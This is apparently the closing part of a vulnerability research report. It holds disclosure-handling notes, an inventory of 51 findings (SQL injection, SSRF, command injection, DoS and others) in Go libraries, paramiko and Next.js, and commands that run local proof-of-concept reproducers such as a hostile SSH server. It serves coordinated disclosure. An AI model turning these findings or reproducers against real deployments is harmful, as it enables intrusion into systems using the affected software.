paramiko (4 findings)	**Nothing reported.**	Send `SUMMARY.md` + `ROOTCAUSE-zero-padding.md` to the paramiko maintainers as a private report first, asking for a prior-knowledge check before any claim of novelty; the socket-level PoC (`poc/`) is ready to attach.
Leaked-key incident analysis	Owner's own account, already resolved by the vendor	Not a vulnerability finding; see §9.4.

9.3 Handling

- This document contains **working exploit material**: local reproducers that demonstrate SQL injection, shell execution, credential exfiltration and memory corruption. Treat it as client-confidential until each item is disclosed or explicitly published.

- No payload in this document targets a live third-party system. Every PoC drives a locally simulated peer or a local build of the affected software.
- Before sending a report to a maintainer, delete the sections covering other targets. The consolidated document is for the client and the report owner; submissions go out per finding.
- The compressed evidence package (`KBS-findings-2026-11-03.zip`) carries the same findings plus raw logs, PoC sources and a SHA-256 manifest.

9.4 Material in the package that is not a finding

Recorded here so nothing in the package is mistaken for a credited vulnerability:

- **`leak/` — incident analysis of the owner's own leaked API key.** Reviews a vendor revocation notice and public documentation for the owner's account; no third-party infrastructure was touched, no key material was tested. It is analyst commentary on a supplier event, not a vulnerability report, and it therefore carries no `Reported by` credit block.
- **Redaction.** That directory's scanner output embedded live secrets verbatim. In the shipped package every private-key body and token was replaced with `[REDACTED-KEY-MATERIAL]` / `[REDACTED-TOKEN]`; file names, line numbers, detector verdicts and match locations are unchanged so the analysis stays auditable (`leak/evidence/REDACTION-NOTE.txt`).
- **Third-party documents** saved for reference (vendor documentation, articles, cloned repositories, vendored JARs) remain under their own authorship and licence, and deliberately carry no credit block.
- **Negative and discarded observations** (§7) are published to prevent duplicated work. They are not findings and are not credited as such.
- **Prepared-but-empty targets** (`jackson-databind`, `tokio-tungstenite`) produced no confirmed finding.

9.5 Contact

KBS — `admin@dtrh.net`

APPENDICES · INVENTORY, EXCLUSIONS, REPRODUCTION

Appendix A — Complete inventory

Every finding in this document, in one table. `Repro` is the verification entry (§6) or the note that only author evidence exists. Full prose, root cause and fix for each item is in its own section of §3–§5.

#	ID	Target	Sev	Expl	Repro	Finding
1	BUG-001	next.js	high	yes	PoC end-to-end	next/og ImageResponse SSRF via attacker-controlled image URL (hostname-only guard bypassed by…
2	BUG-bolt-01	boltdb	high	yes	V22	out-of-bounds read / memory disclosure (unvalidated on-disk ksize/vsize/pos; unsafe slice over…
3	BUG-bolt-02	boltdb	med	yes	V22	integrity-verification bypass / missing range validation on meta page (checksum==0 disables…
4	BUG-bolt-03	boltdb	low	no	V22	untrusted file metadata reaching panic / fatal SIGSEGV (corrupt page type, element count, sub-…
5	BUG-cobra-01	cobra-v1	high	yes	V21	OS command injection: bash legacy completion expands untrusted completion values (compgen -W)
6	BUG-cobra-02	cobra-v1	med	yes	V21	OS command injection in generated shell scripts: Go %q / unescaped command, alias and flag…
7	BUG-echo-01	echo-framework	med	yes	V14	Proxy trust-boundary header suppression: client-supplied `Connection:` hop-by-hop header…

#	ID	Target	Sev	Expl	Repro	Finding
8	BUG-echo-02	echo-framework	med	yes	V14	Proxy forwards client-supplied X-Forwarded-Host / X-Forwarded-Port / X-Forwarded-Server to the…
9	BUG-fasthttp-01	fasthttp	med	no	V2	URI/path-handling differential - Host-dependent silent Path() degradation
10	BUG-gin-01	gin-gonic	low	no	agent evidence only	path-normalization divergence: %2F decoded before routing (gin) vs escaped-path routing…
11	BUG-gin-02	gin-gonic	low	no	agent evidence only	unauthenticated X-Forwarded-Prefix trusted in redirectTrailingSlash (open-redirect class…
12	BUG-goredis-01	go-redis-v8	low	no	V8	unhandled panic (CWE-248) / integer overflow in bulk-length arithmetic (CWE-1284)
13	BUG-go-sqlite3-cgo-01	go-sqlite3-cgo	low	no	V4	memory-safety: heap out-of-bounds write in C memory (CWE-787) via unvalidated len(dest) in…
14	BUG-go-sqlite3-cgo-02	go-sqlite3-cgo	low	no	V4	integer truncation (CWE-681): fused bind path stores a.n = C.int(len(b)) in a 32-bit field,…
15	BUG-go-yaml-v2-01	go-yaml-v2	med	yes	V7, V11	precedence confusion / silent config override (YAML 1.1 merge-key spec violation)
16	BUG-go-yaml-v2-02	go-yaml-v2	low	no	V7, V11	incomplete duplicate-key validation in UnmarshalStrict (destination-dependent; v3 rejects the…
17	BUG-gogo-01	gogo-protobuf	med	no	V1, V5, V6	missing bounds check in exported wire-format helper (proto.Skip returns n > len(data) with nil…

#	ID	Target	Sev	Expl	Repro	Finding
18	BUG-gogo-02	gogo-protobuf	med	no	V1, V5, V6	panic: reflect.Slice fast path asserts Interface().([]byte) on named byte-slice custom types…
19	BUG-gogo-03	gogo-protobuf	low	no	V1, V5, V6	parser divergence: generated vs reflection decoder disagree on over-wide varints for…
20	BUG-gorilla-websocket-01	gorilla-websocket	low	no	V19	resource exhaustion / permessage-deflate decompression amplification (SetReadLimit bounds wire…
21	BUG-gorm-v1-01	gorm-v1	high	yes	V12, V17	SQL injection via unescaped identifier quoting (CWE-89)
22	BUG-gorm-v1-02	gorm-v1	low	no	V12, V17	unhandled panic / DoS in Select placeholder substitution (CWE-129 style index error)
23	BUG-grpc-go-old-01	grpc-go-old	low	no	V9	CWE-444 inconsistent interpretation of HTTP request (duplicate content-type: last-wins codec…
24	BUG-jsonparser-easyjson-01	jsonparser-easyjson	low	no	V3	parser differential / input-validation strictness (raw control chars U+0000-U+001F and invalid…
25	BUG-jsonparser-easyjson-02	jsonparser-easyjson	low	no	V3	logic error / silent data loss: Set() with out-of-range array index appends instead of…
26	BUG-jwt-go-01	jwt-go	high	no	V13	authorization bypass (audience/issuer claim-validation gap)
27	BUG-jwt-go-02	jwt-go	med	no	V13	claim-validation type confusion (non-numeric exp/nbf/iat treated as absent)

#	ID	Target	Sev	Expl	Repro	Finding
28	BUG-jwt-go-03	jwt-go	low	no	V13	resource exhaustion / DoS (unbounded strings.Split on token)
29	BUG-leveldb-01	leveldb-go	med	no	agent evidence only	unvalidated block restart metadata -> negative restartsOffset -> slice-bounds panic (DoS, OOB…
30	BUG-leveldb-02	leveldb-go	med	no	agent evidence only	block.seek trusts attacker entry varints (key len) and assumes 1-byte shared varint at restart…
31	BUG-leveldb-03	leveldb-go	low	no	agent evidence only	blockIter.Next/Prev ignore nShared > reconstructed key length -> slice-bounds panic during…
32	BUG-libpq-01	libpq	med	yes	V18	protocol validation / silent data confusion (DataRow field count not checked against…
33	BUG-libpq-02	libpq	low	no	V18	unvalidated frame length / panic (slice bounds out of range in conn.recvMessage scratch[:n])
34	BUG-libpq-03	libpq	low	no	V18	unvalidated field length / panic (readBuf.next called with attacker length in rows.Next)
35	BUG-LZ-01	logrus-zerolog	med	yes	V23	log injection / log forging (CWE-117): field names written unquoted by TextFormatter
36	BUG-LZ-02	logrus-zerolog	med	yes	V23	log injection / ANSI escape injection (CWE-117): message interpolated raw in colored…
37	BUG-LZ-03	logrus-zerolog	low	yes	V23	log injection / ANSI + CR injection: zerolog ConsoleWriter decodes and re-emits message raw;…

#	ID	Target	Sev	Expl	Repro	Finding
38	BUG-elastic-01	olivere-elastic	high	yes	V24	Improper trust of peer-supplied connection metadata -> SSRF-adjacent credential and data...
39	BUG-pgx-01	pgx-old	info	no	agent evidence only (negative, 4.57M fuzz execs)	stale-data reuse on error path (information-leak candidate)
40	BUG-sqlx-01	sqlx-old	med	no	V20	placeholder confusion / argument misbinding (SQL text corruption, CWE-88-adjacent)
41	BUG-sqlx-02	sqlx-old	low	no	V20	placeholder confusion / silent structural SQL rewrite (In expanding inside a string literal)
42	BUG-TESTIFY-01	testify-mock	low	no	pending	assertion bypass / improper check - catch-all matcher matches a MISSING argument, Diff reports...
43	BUG-viper-01	viper-config	med	yes	V15, V16	insecure default / config-source confusion (CWE-1188, CWE-73)
44	BUG-viper-02	viper-config	low	yes	V15, V16	logic/ordering bug, map mutation during range (CWE-1188)
45	BUG-viper-03	viper-config	med	yes	V15, V16	path traversal / link following (CWE-22, CWE-59)
46	BUG-viper-04	viper-config	low	yes	V15, V16	insecure default / silent misconfiguration (CWE-1188, CWE-453)
47	BUG-viper-05	viper-config	low	yes	V15, V16	precedence confusion / confused deputy in config lookup (CWE-1188)
48	BUG-001	paramiko	med	resource-exhaustion	executed against shipped code	Unbounded prompt count in keyboard-interactive auth (client memory exhaustion)

#	ID	Target	Sev	Expl	Repro	Finding
49	BUG-002	paramiko	med	resource-exhaustion	executed against shipped code	Unbounded extension count in EXT_INFO (pre-auth CPU spin)
50	BUG-003	paramiko	low	resource-exhaustion	executed against shipped code	Unbounded response count in INFO_RESPONSE (server-side DoS)
51	BUG-004	paramiko	low	resource-exhaustion	executed against shipped code	Unbounded extended-attribute count in SFTP ATTRS (client-side DoS)

Totals: 51 findings — 46 Go library, 4 paramiko, 1 Next.js. Flagged exploitable: 19.

APPENDIX C — THE 28 FINDINGS HELD BACK FROM THE MAIN BODY

Appendix C — The 28 findings held back from the main body

Everything in this appendix is a **real, recorded finding** from the same programme; none of it is withdrawn. It is out of the main body because it fails one of the two tests this report applies to a finding it will stand behind: *a demonstrated attacker primitive*, or *independent verification*. Each row states which test it fails, so promoting any of them is a deliberate decision rather than a rewrite.

C.1 Known public prior art (2)

ID	Target	Sev	Why held back
`BUG-jwt-go-01`	`jwt-go` v3.2.0	high-if-relied-upon	**CVE-2020-26160.** Reproduced, but original discovery belongs to that advisory; the section in the source report already says so.
`BUG-jwt-go-03`	`jwt-go` v3.2.0	low	Instance of **CVE-2025-30204** in the archived v3.2.0 line; the maintained fork is patched.

Promotion trigger: a submission that cites the prior art and claims only the archived-line exposure.

C.2 Author evidence only — not independently re-produced (5)

ID	Target	Sev	Why held back
`BUG-gin-01`	`gin-gonic` v1.12.0	low	Path-normalisation divergence vs `net/http`; reproduced by the author, no V-ref.
`BUG-gin-02`	`gin-gonic` v1.12.0	low	`X-Forwarded-Prefix` trusted in trailing-slash redirect; the sanitiser blocks the open redirect, so no primitive.
`BUG-leveldb-01`	`leveldb-go` v1.0.0	medium	Corrupt block metadata → slice-bounds panic; author evidence only.
`BUG-leveldb-02`	`leveldb-go` v1.0.0	medium	Untrusted entry varints in `block.seek`; author evidence only.
`BUG-leveldb-03`	`leveldb-go` v1.0.0	low	`nShared` larger than the key; author evidence only.

Promotion trigger: run the target's `findings/poc` under the verification protocol (§6) and record a V-ref. Until then these are claims, not verified findings.

C.3 Panic or resource exhaustion only (6)

ID	Target	Sev	Why held back
BUG-bolt-03	boltdb v1.3.1	low	Corrupt page metadata → panic / fatal SIGSEGV. Real, but crash-only.
BUG-goredis-01	go-redis v9.23.0	low	$<MaxInt64> bulk length overflows n+2 → makeslice panic. Crash-only, and the Patch Rewards class is excluded.
BUG-gorilla-websocket-01	gorilla/websocket v1.5.3	low	permessage-deflate amplification (limit 100 → 32 768 B). Resource exhaustion.
BUG-gorm-v1-02	gorm v1.9.16	low	Select placeholder/ argument mismatch panics. Crash-only; the SQLi in the same package is in the main body.
BUG-libpq-02	lib/pq v1.12.3	low	Frame length below 4 → negative slice panic.
BUG-libpq-03	lib/pq v1.12.3	low	Unchecked field length → panic inside readBuf.next.

Promotion trigger: evidence that the crash is reachable in a way that yields something other than a restart (memory disclosure, state corruption, DoS against a hardened service boundary).

C.4 Divergence or hardening gap without an attacker primitive (13)

ID	Target	Sev	Why held back
BUG-fasthttp-01	fasthttp v1.77.0	medium	Host-dependent Path() degradation. Sharp divergence, but no authorisation bypass was demonstrated — it needs a caller that authorises on one accessor and acts on another.
BUG-grpc-go-old-01	grpc-go v1.85.0	low-medium	Duplicate content-type: codec from the last value, metadata exposes the first. CWE-444, needs a proxy or interceptor keying on the first.
BUG-go-yaml-v2-02	yaml.v2 v2.4.0	low	Strict duplicate-key detection depends on the destination type. Weaker validation, no value coercion.
BUG-gogo-01	gogo/protobuf v1.3.2	medium	proto.Skip returns n > len(data) with nil error; the parser itself holds (V1).
BUG-gogo-02	gogo/protobuf v1.3.2	medium	proto.Equal panics on customtype byte slices. Deterministic, needs the host to compare such a message.

ID	Target	Sev	Why held back
`BUG-gogo-03`	`gogo/protobuf` v1.3.2	low	Generated and table decoders disagree on over-wide varints; both return nil error. Wrong-data class.
`BUG-go-sqlite3-01`	`go-sqlite3` v1.14.52	low-in-threat-model	Unbounded C write, **not reachable through `database/sql`** — requires violating the `driver.Rows` contract (V4).
`BUG-go-sqlite3-02`	`go-sqlite3` v1.14.52	low	32-bit length truncation in the fused bind path; argued from code.
`BUG-jsonparser-01`	`jsonparser` v1.6.1	low	Accepts raw control bytes that `encoding/json` rejects. Strictness differential.
`BUG-jsonparser-02`	`jsonparser` v1.6.1	low	`Set()` with an out-of-range index appends instead of erroring.
`BUG-sqlx-01`	`sqlx` v1.4.0	medium	`Named()` harvests a phantom parameter from inside a literal. Exploitable only with a driver that substitutes inside quoted text.
`BUG-sqlx-02`	`sqlx` v1.4.0	low	`In()` expands a slice inside a literal, rewriting the SQL. Same driver dependency.
`BUG-jwt-go-02`	`jwt-go` v3.2.0	medium	String-valued `exp`/`nbf` skip validation. Real, but in the same archived line as the CVE overlaps above.

Promotion trigger: an end-to-end deployment showing the precondition (the mis-ordered middleware, the driver, the caller that trusts the divergent representation). Then the item moves to the main body with a worked chain, not a table row.

C.5 Test-only surface (1)

ID	Target	Sev	Why held back
`BUG-TESTIFY-01`	`testify` v1.12.1	low	A catch-all matcher swallows a **missing** argument, so an assertion stays green. Affects the audited project's own security tests, not a deployed service — and its verification entry was still pending at delivery.

C.6 Informational — deliberately not claimed as a vulnerability (1)

ID	Target	Sev	Why held back
`BUG-pgx-01`	`pgx` v5.12.0	informational	`DataRow.Decode` can leave stale entries past the decoded prefix. The same author's target-level result was a **negative** across 4.57 M fuzz executions; the observation is recorded, not claimed.

C.7 Also outside the main body

- **`targets/s/jackson-databind`, `targets/s/tokio-tungstenite`** — harnesses, pinned version collection and test scripts exist; **no confirmed finding.** Nothing here is a claim.
- **`variants/LEDGER.md`** — variant-analysis work with one confirmed instance (SEED-001 = the Next.js finding) and one open lead (`surfguard`, gem not available) that is explicitly **not** a finding.
- **`leak/`** — incident analysis of the owner's own leaked key. Not a vulnerability finding; see §9.4.

APPENDIX B — REPRODUCTION ENVIRONMENT AND COMMANDS

Appendix B — Reproduction environment and commands

B.1 Environment

```
::: {.partbanner}
GO TARGETS — THE SAME ENVIRONMENT FOR EVERY REPRODUCER
:::

# Go targets — the same environment for every reproducer
export GOPATH=/home/kali/mm/.gopath
export GOMODCACHE=/home/kali/mm/.gopath/pkg/mod
export GOCACHE=/home/kali/mm/.gocache
export GOFLAGS=-mod=mod GOSUMDB=off

go version          # go1.27.1 linux/amd64
node --version      # v24.20.0   (Next.js 16.4.3 / 16.5.0-canary.30)
python3 --version   # 3.14.7     (paramiko 4.0.0 installed, 5.1.0 source)
```

All modules were fetched through the public proxy at the pinned version; nothing was vendored or patched to make a reproducer succeed, except where a target's own tree needed a `go.mod` shim for module mode (recorded per target, e.g. boltdb's `src/upstream/go.mod` — no source file was edited).

B.2 Re-run the whole verification battery

```
cd /home/kali/mm/_verify
./sweep.sh              # V1–V20, fast, no cgo
./sweep.sh --cgo        # + cgo reproductions (sqlite, fasthttp, echo)
./sweep.sh --cgo --agent  # + agent PoC replays (gorm SQLi, libpq, gorilla, redis)
```

Per-entry logs land in `_verify/logs/`. The expected outcome of the last full run was **13/13 OK**; a `FAIL` line names the log to read.

B.3 Reproduce one finding

```
cd targets/a/<target>
cat findings/REPORT.md            # narrative, evidence, coverage limits
cat findings/HUNT-SUMMARY.json    # structured record, channel, prior art
ls  findings/poc/                 # runnable reproducer(s)
ls  findings/evidence/            # captured output
go run .                          # for single-file reproducers, inside poc/
```

Every `REPORT.md` names the exact command it used. Where a compiled reproducer was shipped in the workspace but not in the package (`pochard`, `evilc`, `plugc`, `libpq/poc`, `gorm/poc`, `gorilla-websocket/poc/bin/conf`), the source that builds it is in the same directory.

B.4 Next.js finding

```
cd nextjs/poc/next-og-ssrf
npm install          # node_modules is not shipped in the package
./run.sh             # builds the app, starts the listener, runs the four bypasses
```

`run.sh` prints the control case (literal loopback → blocked) and then the DNS-name, redirect-hop and `.internal` bypasses, plus the full-read case. Captured output from the recorded run is in `nextjs/findings/evidence/` and quoted in §3.

B.5 paramiko finding

```
cd targets/s/paramiko
cat findings/SUMMARY.md findings/ROOTCAUSE-zero-padding.md
python3 poc/evil_server.py      # hostile SSH server
python3 poc/client_victim.py    # unmodified paramiko client
cat poc/client_auth.log poc/client_ext.log
```

B.6 Verifying the package itself

```
sha256sum -c MANIFEST.sha256        # every file, from the extracted package root
cat EXCLUDED-FILES.txt              # what is deliberately not shipped, and why
```

The manifest covers every shipped file except itself and `EXCLUDED-FILES.txt`.